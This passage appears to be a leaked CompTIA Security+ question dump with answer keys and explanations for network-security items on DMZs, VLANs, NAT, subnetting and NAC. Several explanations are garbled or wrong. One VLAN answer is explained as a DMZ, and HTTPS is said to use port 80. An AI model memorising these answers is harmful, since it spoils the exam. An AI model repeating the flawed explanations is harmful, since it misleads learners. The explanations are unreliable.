A: The default gateway usually connects the internal networks and the Internet. This could result in the gateway node acting as a proxy server and a firewall. The gateway is also associated with both a router, and a switch. A router makes use of headers and forwarding tables to determine where packets are sent, and a switch supplies the actual path for the packet in and out of the gateway. Therefore, a gateway is necessary.

B: A routing table contains information about the topology of the network immediately around it. Removing the network from it would prevent the virtual servers from connecting to the network.

D: A standalone switch is able to function independently of other hardware. This would involve cost and effort. Using a virtual switch is the best option.

References:

<https://technet.microsoft.com/en-us/library/hh831823.aspx>

### **QUESTION 51**

A Chief Information Security Officer (CISO) is tasked with outsourcing the analysis of security logs. These will need to still be reviewed on a regular basis to ensure the security of the company has not been breached. Which of the following cloud service options would support this requirement?

- A. SaaS
- B. MaaS
- C. IaaS
- D. PaaS

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

**Section: Network Security**

Monitoring-as-a-service (MaaS) is a cloud delivery model that falls under anything as a service (XaaS). MaaS allows for the deployment of monitoring functionalities for several other services and applications within the cloud.

**Incorrect Answers:**

- A: SaaS is a software delivery method that offers remote access to software as a Web-based service.
- C: IaaS is when computer infrastructure, such as virtualization, is outsourced and clients pay for resources used.
- D: It is when a computing platform is outsourced rather than a company or data center purchasing and managing their own hardware and software layers.

**References:**

<http://www.techopedia.com/definition/29430/monitoring-as-a-service-maas> <http://www.webopedia.com/TERM/S/SaaS.html> <http://www.webopedia.com/TERM/I/IaaS.html>

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 17.

**QUESTION 52**

Joe, a security administrator, believes that a network breach has occurred in the datacenter as a result of a misconfigured router access list, allowing outside access to an SSH server. Which of the following should Joe search for in the log files?

- A. Failed authentication attempts
- B. Network ping sweeps
- C. Host port scans
- D. Connections to port 22

**Correct Answer: D****Section: Network Security****Explanation****Explanation/Reference:****Section: Network Security**

Log analysis is the art and science of reviewing audit trails, log files, or other forms of computer-generated records for evidence of policy violations, malicious events, downtimes, bottlenecks, or other issues of concern.

SSH uses TCP port 22. All protocols encrypted by SSH also use TCP port 22, such as SFTP, SHTTP, SCP, SExec, and slogin.

**Incorrect Answers:**

- A: This just shows you the number of attempts at authentication that were unsuccessful.
- B: Ping sweeps are can establish a range of IP addresses which map to live hosts.
- C: This is often carried out by administrators to validate security policies of their networks and by attackers to identify running services on a host with the view to compromise it.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 26.

[http://en.wikipedia.org/wiki/Ping\\_sweep](http://en.wikipedia.org/wiki/Ping_sweep)  
[http://en.wikipedia.org/wiki/Port\\_scanner](http://en.wikipedia.org/wiki/Port_scanner)

#### **QUESTION 53**

An organization does not have adequate resources to administer its large infrastructure. A security administrator wishes to combine the security controls of some of the network devices in the organization. Which of the following methods would BEST accomplish this goal?

- A. Unified Threat Management
- B. Virtual Private Network
- C. Single sign on
- D. Role-based management

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

When you combine a firewall with other abilities (intrusion prevention, antivirus, content filtering, etc.), what used to be called an all-in-one appliance is now known as a unified threat management (UTM) system. The advantages of combining everything into one include a reduced learning curve (you only have one product to learn), a single vendor to deal with, and--typically --reduced complexity.

Incorrect Answers:

B: A virtual private network (VPN) is a communication tunnel between two entities across an intermediary network. In most cases, the intermediary network is an untrusted network, such as the Internet, and therefore the communication tunnel is also encrypted.

C: Single sign-on means that once a user (or other subject) is authenticated into a realm, they need not re-authenticate to access resources on any realm entity.

D: Role-based management is best suited for environments with a high rate of employee turnover because access is defined against static job descriptions rather than transitive user accounts (DAC and ACL) or assigned clearances (MAC)

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 119. Stewart, James Michael, CompTIA Security + Review Guide, Sybex, Indianapolis, 2014, pp 11, 280, 289.

#### **QUESTION 54**

An organization does not have adequate resources to administer its large infrastructure. A security administrator wishes to integrate the security controls of some of the network devices in the organization. Which of the following methods would BEST accomplish this goal?

- A. Unified Threat Management
- B. Virtual Private Network
- C. Single sign on

D. Role-based management

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Unified Threat Management (UTM) is, basically, the combination of a firewall with other abilities. These abilities include intrusion prevention, antivirus, content filtering, etc. Advantages of combining everything into one:

You only have one product to learn.

You only have to deal with a single vendor.

IT provides reduced complexity.

Incorrect Answers:

B: Virtual Private Networks are for connecting LANs together across the Internet or other public networks.

C: Single sign on allows users to access all of the resources on the network and browse multiple directories once they have been authenticated.

D: Role-based management governs access based on a user'

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 103, 119, 149, 152.

### **QUESTION 55**

A security administrator is segregating all web-facing server traffic from the internal network and restricting it to a single interface on a firewall. Which of the following BEST describes this new network?

A. VLAN

B. Subnet

C. VPN

D. DMZ

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

A DMZ or demilitarized zone (sometimes referred to as a perimeter network) is a physical or logical subnetwork that contains and exposes an organization's external-facing services to a larger and untrusted network, usually the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's local area network (LAN); an external network node only has direct access to equipment in the DMZ, rather than any other part of the network. The name is derived

from the term "demilitarized zone", an area between nation states in which military operation is not permitted.

Incorrect Answers:

A: In computer networking, a single layer-2 network may be partitioned to create multiple distinct broadcast domains, which are mutually isolated so that packets can only pass between them via one or more routers; such a domain is referred to as a virtual local area network, virtual LAN or VLAN. This is usually achieved on switch or router devices. Simpler devices only support partitioning on a port level (if at all), so sharing VLANs across devices requires running dedicated cabling for each VLAN. More sophisticated devices can mark packets through tagging, so that a single interconnect (trunk) may be used to transport data for multiple VLANs. Grouping hosts with a common set of requirements regardless of their physical location by VLAN can greatly simplify network design. A VLAN has the same attributes as a physical local area network (LAN), but it allows for end stations to be grouped together more easily even if they are not on the same network switch. The network described in this question is a DMZ, not a VLAN.

B: A subnet is a logical IP network. A DMZ will contain a subnet but it could also contain multiple subnets. Computers on a subnet can communicate with computers on a different subnet through a router.

C: A VPN (Virtual Private Network) is a secure network connection over an insecure network such as the Internet. For example, two geographically separate sites could be connected by a VPN using the Internet for the physical network connection. The network described in this question is a DMZ, not a VPN.

References:

[http://en.wikipedia.org/wiki/DMZ\\_%28computing%29](http://en.wikipedia.org/wiki/DMZ_%28computing%29)

[http://en.wikipedia.org/wiki/Virtual\\_LAN](http://en.wikipedia.org/wiki/Virtual_LAN)

## QUESTION 56

Which of the following devices would MOST likely have a DMZ interface?

- A. Firewall
- B. Switch
- C. Load balancer
- D. Proxy

**Correct Answer: A**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

The DMZ is a buffer network between the public untrusted Internet and the private trusted LAN. Often a DMZ is deployed through the use of a multihomed firewall.

Incorrect Answers:

B: A switch is a networking device used to connect other devices together and potentially implement traffic management on their communications.

C: A load balancer is used to spread or distribute network traffic load across several network links or network devices.

D: A proxy server is a variation of an application-level firewall or circuit-level firewall. A proxy server is used as a proxy or middleman between clients and servers.

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 21,

**QUESTION 57**

A security analyst needs to ensure all external traffic is able to access the company's front-end servers but protect all access to internal resources. Which of the following network design elements would MOST likely be recommended?

- A. DMZ
- B. Cloud computing
- C. VLAN
- D. Virtualization

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

A demilitarized zone (DMZ) is an area of a network that is designed specifically for public users to access. The DMZ is a buffer network between the public untrusted Internet and the private trusted LAN. Often a DMZ is deployed through the use of a multihomed firewall.

**Incorrect Answers:**

B: Cloud computing is a popular term that refers to performing processing and storage elsewhere, over a network connection, rather than locally.

C: A virtual local area network (VLAN) is a hardware-imposed network segmentation created by switches. VLANs are used for traffic management. VLANs can be used to isolate traffic between network segments.

D: Virtualization offers several benefits, such as being able to launch individual instances of servers or services as needed, real-time scalability, and the ability to run the exact OS version required for a certain application.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 23, 37, 39.

**QUESTION 58**

Which of the following network architecture concepts is used to securely isolate at the boundary between networks?

- A. VLAN
- B. Subnetting
- C. DMZ
- D. NAT

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

A demilitarized zone (DMZ) is an area of a network that is designed specifically for public users to access. The DMZ is a buffer network between the public untrusted Internet and the private trusted LAN. Often a DMZ is deployed through the use of a multihomed firewall.

Incorrect Answers:

A: A virtual local area network (VLAN) is a hardware-imposed network segmentation created by switches. VLANs are used for traffic management.

VLANs can be used to isolate traffic between network segments.

B: Subnetting is a dividing process used on networks to divide larger groups of hosts into smaller collections.

D: NAT converts the IP addresses of internal systems found in the header of network packets into public IP addresses. A demilitarized zone (DMZ) is an area of a network that is designed specifically for public users to access.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 23, 39.

**QUESTION 59**

When designing a new network infrastructure, a security administrator requests that the intranet web server be placed in an isolated area of the network for security purposes. Which of the following design elements would be implemented to comply with the security administrator's request?

- A. DMZ
- B. Cloud services
- C. Virtualization
- D. Sandboxing

**Correct Answer:** A

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

A demilitarized zone (DMZ) is an area of a network that is designed specifically for public users to access. The DMZ is a buffer network between the public untrusted Internet and the private trusted LAN. Often a DMZ is deployed through the use of a multihomed firewall.

Incorrect Answers:

B: A private cloud is a cloud service within a corporate network and isolated from the Internet.

The private cloud is for internal use only.

C: D: Virtualization offers several benefits, such as being able to launch individual instances of servers or services as needed, real-time scalability, and the ability to run the exact OS version required for a certain application.

D: Sandboxing is a means of quarantine or isolation. It's implemented to restrict new or otherwise suspicious software from being able to cause harm to production systems. It can be used against applications or entire OSs.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 37, 38, 39, 250.

#### **QUESTION 60**

Which of the following BEST describes a demilitarized zone?

- A. A buffer zone between protected and unprotected networks.
- B. A network where all servers exist and are monitored.
- C. A sterile, isolated network segment with access lists.
- D. A private network that is protected by a firewall and a VLAN.

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

A demilitarized zone (DMZ) is an area of a network that is designed specifically for public users to access. The DMZ is a buffer network between the public untrusted Internet and the private trusted LAN. Often a DMZ is deployed through the use of a multihomed firewall.

Incorrect Answers:

- B: The location and monitoring of servers would not occur in a DMZ as it is exposed to the public.
- C: This describes a VLAN.
- D: This describes a VPN.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 39.

[http://en.wikipedia.org/wiki/Virtual\\_private\\_network](http://en.wikipedia.org/wiki/Virtual_private_network)

#### **QUESTION 61**

Which of the following would allow the organization to divide a Class C IP address range into several ranges?

- A. DMZ
- B. Virtual LANs
- C. NAT
- D. Subnetting

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Subnetting is a dividing process used on networks to divide larger groups of hosts into smaller collections.

**Incorrect Answers:**

A: The DMZ is a buffer network between the public untrusted Internet and the private trusted LAN. Often a DMZ is deployed through the use of a multihomed firewall.

B: A virtual local area network (VLAN) is a hardware-imposed network segmentation created by switches.

C: NAT serves as a basic firewall by only allowing incoming traffic that is in response to an internal system's request.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 39,

**QUESTION 62**

Which of the following IP addresses would be hosts on the same subnet given the subnet mask 255.255.255.224? (Select TWO).

- A. 10.4.4.125
- B. 10.4.4.158
- C. 10.4.4.165
- D. 10.4.4.189
- E. 10.4.4.199

**Correct Answer:** CD

**Section: Network Security**

**Explanation****Explanation/Reference:**

Section: Network Security

With the given subnet mask, a maximum number of 30 hosts between IP addresses 10.4.4.161 and 10.4.4.190 are allowed. Therefore, option C and D would be hosts on the same subnet, and the other options would not.

**References:**

<http://www.subnetonline.com/pages/subnet-calculators/ip-subnet-calculator.php>

**QUESTION 63**

Which of the following would the security engineer set as the subnet mask for the servers below to utilize host addresses on separate broadcast domains?

Server 1: 192.168.100.6

Server 2: 192.168.100.9

Server 3: 192.169.100.20

- A. /24
- B. /27
- C. /28
- D. /29
- E. /30

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Using this option will result in all three servers using host addresses on different broadcast domains.

Incorrect Answers:

- A. B: Using these options results in all three servers using host addresses on the same broadcast domain.
- C: Using this option results in two of the servers using host addresses on the same broadcast domain.
- E: Using this option results in Server 3 not including a host.

References:

<http://www.subnetmask.info/>

#### **QUESTION 64**

Which of the following is BEST used to break a group of IP addresses into smaller network segments or blocks?

- A. NAT
- B. Virtualization
- C. NAC
- D. Subnetting

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Subnetting is a dividing process used on networks to divide larger groups of hosts into smaller collections.

Incorrect Answers:

- A: NAT serves as a basic firewall by only allowing incoming traffic that is in response to an internal system's request.

B: Virtualization allows a single set of hardware to host multiple virtual machines.

C: The goals of NAC are to prevent/reduce zero-day attacks, enforce security policy throughout the network, and use identities to perform access control.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 39,

### QUESTION 65

A small company can only afford to buy an all-in-one wireless router/switch. The company has 3 wireless BYOD users and 2 web servers without wireless access. Which of the following should the company configure to protect the servers from the user devices? (Select TWO).



<http://www.gratisexam.com/>

- A. Deny incoming connections to the outside router interface.
- B. Change the default HTTP port
- C. Implement EAP-TLS to establish mutual authentication
- D. Disable the physical switch ports
- E. Create a server VLAN
- F. Create an ACL to access the server

**Correct Answer: EF**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

**Section: Network Security**

We can protect the servers from the user devices by separating them into separate VLANs (virtual local area networks).

The network device in the question is a router/switch. We can use the router to allow access from devices in one VLAN to the servers in the other VLAN. We can configure an ACL (Access Control List) on the router to determine who is able to access the server.

In computer networking, a single layer-2 network may be partitioned to create multiple distinct broadcast domains, which are mutually isolated so that packets can only pass between them via one or more routers; such a domain is referred to as a virtual local area network, virtual LAN or VLAN. This is usually achieved on switch or router devices. Simpler devices only support partitioning on a port level (if at all), so sharing VLANs across devices requires running dedicated cabling for each VLAN. More sophisticated devices can mark packets through tagging, so that a single interconnect (trunk) may be used to transport data for multiple VLANs.

Grouping hosts with a common set of requirements regardless of their physical location by VLAN can greatly simplify network design. A VLAN has the same attributes as a physical local area network (LAN), but it allows for end stations to be grouped together more easily even if they are not on the same network switch. The network described in this question is a DMZ, not a VLAN.

Incorrect Answers:

- A: The servers are web servers. It's therefore safe to assume the websites hosted by the web servers should be accessible externally. Denying incoming connections to the outside router interface would prevent external access to the websites. Furthermore, it would not protect the servers from the user devices.
- B: The servers are web servers. It's therefore safe to assume the websites hosted by the web servers should be accessible externally. If you change the default HTTP port, only people who know what the new port is would be able to access the websites. A member of the public looking to browse the company website would not be able to (without knowing the new port number). Furthermore, this would not protect the servers from the user devices.
- C: Implementing EAP-TLS to establish mutual authentication would ensure that connections to the wireless router are secure. It wouldn't protect the servers from the user devices though.
- D: The servers need to connect to the physical switch ports. Therefore disabling the ports would take the servers offline.

References:

[http://en.wikipedia.org/wiki/Virtual\\_LAN](http://en.wikipedia.org/wiki/Virtual_LAN)

## QUESTION 6

A network engineer is setting up a network for a company. There is a BYOD policy for the employees so that they can connect their laptops and mobile devices.

Which of the following technologies should be employed to separate the administrative network from the network in which all of the employees' devices are connected?

- A. VPN
- B. VLAN
- C. WPA2
- D. MAC filtering

**Correct Answer: B**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

A virtual local area network (VLAN) is a hardware-imposed network segmentation created by switches. VLANs are used for traffic management. Communications between ports within the same VLAN occur without hindrance, but communications between VLANs require a routing function.

Incorrect Answers:

- A: A virtual private network (VPN) is a communication tunnel between two entities across an intermediary network. In most cases, the intermediary network is an untrusted network, such as the Internet, and therefore the communication tunnel is also encrypted.
- C: WPA2 is a new encryption scheme known as the Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP), which is based on

the Advanced Encryption Standard (AES) encryption scheme. To date, no real-world attack has compromised the encryption of a properly configured WPA2 wireless network.

D: A MAC filter is a list of authorized wireless client interface MAC addresses that is used by a WAP to block access to all unauthorized devices. Although it's a useful feature to implement, it can only be used in environments with a small (fewer than 20 wireless devices), static set of wireless clients.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 11, 23, 60, 61.



**QUESTION 67**

Pete, a network administrator, is capturing packets on the network and notices that a large amount of the traffic on the LAN is SIP and RTP protocols. Which of the following should he do to segment that traffic from the other traffic?

- A. Connect the WAP to a different switch.
- B. Create a voice VLAN.
- C. Create a DMZ.
- D. Set the switch ports to 802.1q mode.

**Correct Answer: B**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

It is a common and recommended practice to separate voice and data traffic by using VLANs. Separating voice and data traffic using VLANs provides a solid security boundary, preventing data applications from reaching the voice traffic. It also gives you a simpler method to deploy QoS, prioritizing the voice traffic over the data.

**Incorrect Answers:**

A: Doing this will not segment voice and data traffic.

C: The DMZ is a buffer network between the public untrusted Internet and the private trusted LAN. Often a DMZ is deployed through the use of a multihomed firewall.

D: IEEE 802.1Q is the networking standard that supports virtual LANs (VLANs) on an Ethernet network. It does not, however, segment certain traffic from other

traffic

References:

<http://www.ciscopress.com/articles/article.asp?p=1745631&seqNum=3> Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 39.

[http://en.wikipedia.org/wiki/IEEE\\_802.1Q](http://en.wikipedia.org/wiki/IEEE_802.1Q)

**QUESTION 68**

An administrator connects VoIP phones to the same switch as the network PCs and printers. Which of the following would provide the BEST logical separation of these three device types while still allowing traffic between them via ACL?

- A. Create three VLANs on the switch connected to a router
- B. Define three subnets, configure each device to use their own dedicated IP address range, and then connect the network to a router
- C. Install a firewall and connect it to the switch
- D. Install a firewall and connect it to a dedicated switch for each device type

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

A virtual local area network (VLAN) is a hardware-imposed network segmentation created by switches. VLANs are used for traffic management. Communications between ports within the same VLAN occur without hindrance, but communications between VLANs require a routing function.

Incorrect Answers:

B: Subnetting is a dividing process used on networks to divide larger groups of hosts into smaller collections.

C, D: Firewalls are used to protect one network from another, not separate it.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 5, 23, 29.

**QUESTION 69**

An administrator needs to segment internal traffic between layer 2 devices within the LAN. Which of the following types of network design elements would MOST likely be used?

- A. Routing
- B. DMZ
- C. VLAN
- D. NAT

**Correct Answer: C**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

A virtual local area network (VLAN) is a hardware-imposed network segmentation created by switches. VLANs are used for traffic management. Communications between ports within the same VLAN occur without hindrance, but communications between VLANs require a routing function.

Incorrect Answers:

- A: Routing is the process of selecting best paths in a network.
- C: A demilitarized zone (DMZ) is an area of a network that is designed specifically for public users to access. The DMZ is a buffer network between the public untrusted Internet and the private trusted LAN. Often a DMZ is deployed through the use of a multihomed firewall.
- D: NAT converts the IP addresses of internal systems found in the header of network packets into public IP addresses.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 39, 277.

<http://en.wikipedia.org/wiki/Routing>

## **QUESTION 70**

Pete, a security administrator, is informed that people from the HR department should not have access to the accounting department's server, and the accounting department should not have access to the HR department's server. The network is separated by switches. Which of the following is designed to keep the HR department users from accessing the accounting department's server and vice-versa?

- A. ACLs
- B. VLANs
- C. DMZs
- D. NATS

**Correct Answer: B**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

A virtual local area network (VLAN) is a hardware-imposed network segmentation created by switches. VLANs are used for traffic management. Communications between ports within the same VLAN occur without hindrance, but communications between VLANs require a routing function.

Incorrect Answers:

- A: Access control lists (ACLs) are used to define who is allowed to or denied permission to perform a specified activity or action.
- C: A demilitarized zone (DMZ) is an area of a network that is designed specifically for public users to access. The DMZ is a buffer network between the public

untrusted Internet and the private trusted LAN. Often a DMZ is deployed through the use of a multihomed firewall.  
D: NAT converts the IP addresses of internal systems found in the header of network packets into public IP addresses.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 39, 277.

### QUESTION 71

According to company policy an administrator must logically keep the Human Resources department separated from the Accounting department. Which of the following would be the simplest way to accomplish this?

- A. NIDS
- B. DMZ
- C. NAT
- D. VLAN

**Correct Answer: D**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

A virtual local area network (VLAN) is a hardware-imposed network segmentation created by switches.

Incorrect Answers:

A: A network-based IDS (NIDS) watches network traffic in real time. It's reliable for detecting network-focused attacks, not separating networks.

B: A demilitarized zone (DMZ) is an area of a network that is designed specifically for public users to access. It does not separate networks.

C: NAT serves as a basic firewall by only allowing incoming traffic that is in response to an internal system's request. It does not separate networks.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 21, 23, 39.

### QUESTION 72

Review the following diagram depicting communication between PC1 and PC2 on each side of a router. Analyze the network traffic logs which show communication between the two computers as captured by the computer with IP 10.2.2.10.

**DIAGRAM**

PC1 PC2

[192.168.1.30]-----[INSIDE 192.168.1.1 router OUTSIDE 10.2.2.1]-----[10.2.2.10] LOGS

10:30:22, SRC 10.2.2.1:3030, DST 10.2.2.10:80, SYN

10:30:23, SRC 10.2.2.10:80, DST 10.2.2.1:3030, SYN/ACK

10:30:24, SRC 10.2.2.1:3030, DST 10.2.2.10:80, ACK

Given the above information, which of the following can be inferred about the above environment?

- A. 192.168.1.30 is a web server.
- B. The web server listens on a non-standard port.
- C. The router filters port 80 traffic.
- D. The router implements NAT.

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Network address translation (NAT) allows you to share a connection to the public Internet via a single interface with a single public IP address. NAT maps the private addresses to the public address. In a typical configuration, a local network uses one of the designated "private" IP address subnets. A router on that network has a private address (192.168.1.1) in that address space, and is also connected to the Internet with a "public" address (10.2.2.1) assigned by an Internet service provider.

**Incorrect Answers:**

A: If that were true, then the routers IP address would not be the source. B, C: The diagram shows that a TCP connection has been established. If these were happening, there wouldn't be a connection established.

**References:**

<https://technet.microsoft.com/en-us/library/dd469812.aspx> [http://en.wikipedia.org/wiki/Transmission\\_Control\\_Protocol](http://en.wikipedia.org/wiki/Transmission_Control_Protocol)

### **QUESTION 73**

An administrator wishes to hide the network addresses of an internal network when connecting to the Internet. The MOST effective way to mask the network address of the users would be by passing the traffic through a:

- A. stateful firewall
- B. packet-filtering firewall
- C. NIPS
- D. NAT

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

NAT serves as a basic firewall by only allowing incoming traffic that is in response to an internal system's request.

Incorrect Answers:

- A: A stateful inspection firewall is aware that any valid outbound communication will trigger a corresponding response or reply from the external entity.
- B: A packet filter firewall filters traffic based on basic identification items found in a network packet's header. These items include source and destination address, port numbers, and protocols used.
- C: Network-based intrusion prevention system (NIPS) monitors the entire network for suspicious traffic by analyzing protocol activity.

References:

[http://en.wikipedia.org/wiki/Intrusion\\_prevention\\_system](http://en.wikipedia.org/wiki/Intrusion_prevention_system) Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 6, 39.

#### **QUESTION 74**

A security analyst is reviewing firewall logs while investigating a compromised web server. The following ports appear in the log:

22, 25, 445, 1433, 3128, 3389, 6667

Which of the following protocols was used to access the server remotely?

- A. LDAP
- B. HTTP
- C. RDP
- D. HTTPS

**Correct Answer: C**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security  
RDP uses TCP port 3389.

Incorrect Answers:

- A: LDAP operates over TCP ports 636 and 389.
- B: HTTP uses TCP port 80 or TCP port 8080.
- D: HTTPS uses TCP port 443 (or TCP port 80 in some configurations of TLS).

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 23, 55, 56.

#### **QUESTION 75**

Which of the following is a programming interface that allows a remote computer to run programs on a local machine?

- A. RPC
- B. RSH
- C. SSH
- D. SSL

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Remote Procedure Call (RPC) is a programming interface that allows a remote computer to run programs on a local machine.

Incorrect Answers:

B: The remote shell (RSH) is a command line computer program that can execute shell commands as another user and on another computer across a computer network.

C: Secure Shell (SSH) is a cryptographic network protocol for securing data communication. The most visible application of the protocol is for access to shell accounts on Unix-like operating systems, but it can also be used in a similar fashion on Windows.

D: SSL (Secure Sockets Layer) is a standard security technology for establishing an encrypted link between a server and a client.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 53.

[http://en.wikipedia.org/wiki/Remote\\_Shell](http://en.wikipedia.org/wiki/Remote_Shell)

[http://en.wikipedia.org/wiki/Secure\\_Shell](http://en.wikipedia.org/wiki/Secure_Shell)

<https://www.digicert.com/ssl.htm>

## QUESTION 76

Which of the following would Pete, a security administrator, MOST likely implement in order to allow employees to have secure remote access to certain internal network services such as file servers?

- A. Packet filtering firewall
- B. VPN gateway
- C. Switch
- D. Router

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

VPNs are usually employed to allow remote access users to connect to and access the network, and offer connectivity between two or more private networks or LANs. A VPN gateway (VPN router) is a connection point that connects two LANs via a nonsecure network such as the Internet.

Incorrect Answers:

- A: A packet filter firewall filters traffic based on basic identification items found in a network packet's header. These items include source and destination address, port numbers, and protocols used.
- C: Switches are often used to create virtual LANs (VLANs), which are used to logically segment a network without altering its physical topology.
- D: Routers allow traffic from one network segment to cross into another network segment.

References:

<http://www.tech-faq.com/the-vpn-gateway.html>

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 6, 21, 39.

**QUESTION 77**

Which of the following should be performed to increase the availability of IP telephony by prioritizing traffic?

- A. Subnetting
- B. NAT
- C. Quality of service
- D. NAC

**Correct Answer:** C

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

Quality of Service (QoS) facilitates the deployment of media-rich applications, such as video conferencing and Internet Protocol (IP) telephony, without adversely affecting network throughput.

Incorrect Answers:

- A: Subnetting is a dividing process used on networks to divide larger groups of hosts into smaller collections.
- B: NAT converts the IP addresses of internal systems found in the header of network packets into public IP addresses.
- D: The goals of NAC are to prevent/reduce zero-day attacks, enforce security policy throughout the network, and use identities to perform access control.

References:

<https://technet.microsoft.com/en-us/library/cc959594.aspx> Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 39,

**QUESTION 78**

An auditor is given access to a conference room to conduct an analysis. When they connect their laptop's Ethernet cable into the wall jack, they are not able to get a

connection to the Internet but have a link light. Which of the following is MOST likely causing this issue?

- A. Ethernet cable is damaged
- B. The host firewall is set to disallow outbound connections
- C. Network Access Control
- D. The switch port is administratively shutdown

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Network Access Control (NAC) means controlling access to an environment through strict adherence to and implementation of security policies. The goals of NAC are to prevent/reduce zero-day attacks, enforce security policy throughout the network, and use identities to perform access control.

Incorrect Answers:

A, B, D: In all three cases, a link light would not be showing.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 40.

### **QUESTION 79**

A computer is put into a restricted VLAN until the computer's virus definitions are up-to-date.

Which of the following BEST describes this system type?

- A. NAT
- B. NIPS
- C. NAC
- D. DMZ

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Network Access Control (NAC) means controlling access to an environment through strict adherence to and implementation of security policies. The goals of NAC are to prevent/reduce zero-day attacks, enforce security policy throughout the network, and use identities to perform access control.

Incorrect Answers:

- A: NAT serves as a basic firewall by only allowing incoming traffic that is in response to an internal system's request.
- B: Network-based intrusion prevention system (NIPS) monitors the entire network for suspicious traffic by analyzing protocol activity.
- D: A demilitarized zone (DMZ) is an area of a network that is designed specifically for public users to access.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 39, 40.  
[http://en.wikipedia.org/wiki/Intrusion\\_prevention\\_system](http://en.wikipedia.org/wiki/Intrusion_prevention_system)

### QUESTION 80

Which of the following is required to allow multiple servers to exist on one physical server?

- A. Software as a Service (SaaS)
- B. Platform as a Service (PaaS)
- C. Virtualization
- D. Infrastructure as a Service (IaaS)

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Virtualization allows a single set of hardware to host multiple virtual machines.

Incorrect Answers:

- A, B, D: These are models of Cloud Computing.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 17, 19.

### QUESTION 81

A corporation is looking to expand their data center but has run out of physical space in which to store hardware. Which of the following would offer the ability to expand while keeping their current data center operated by internal staff?

- A. Virtualization
- B. Subnetting
- C. IaaS
- D. SaaS

**Correct Answer: A**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

Virtualization allows a single set of hardware to host multiple virtual machines.

Incorrect Answers:

B: Subnetting is how networks are divided.

C, D: These are models of Cloud Computing.

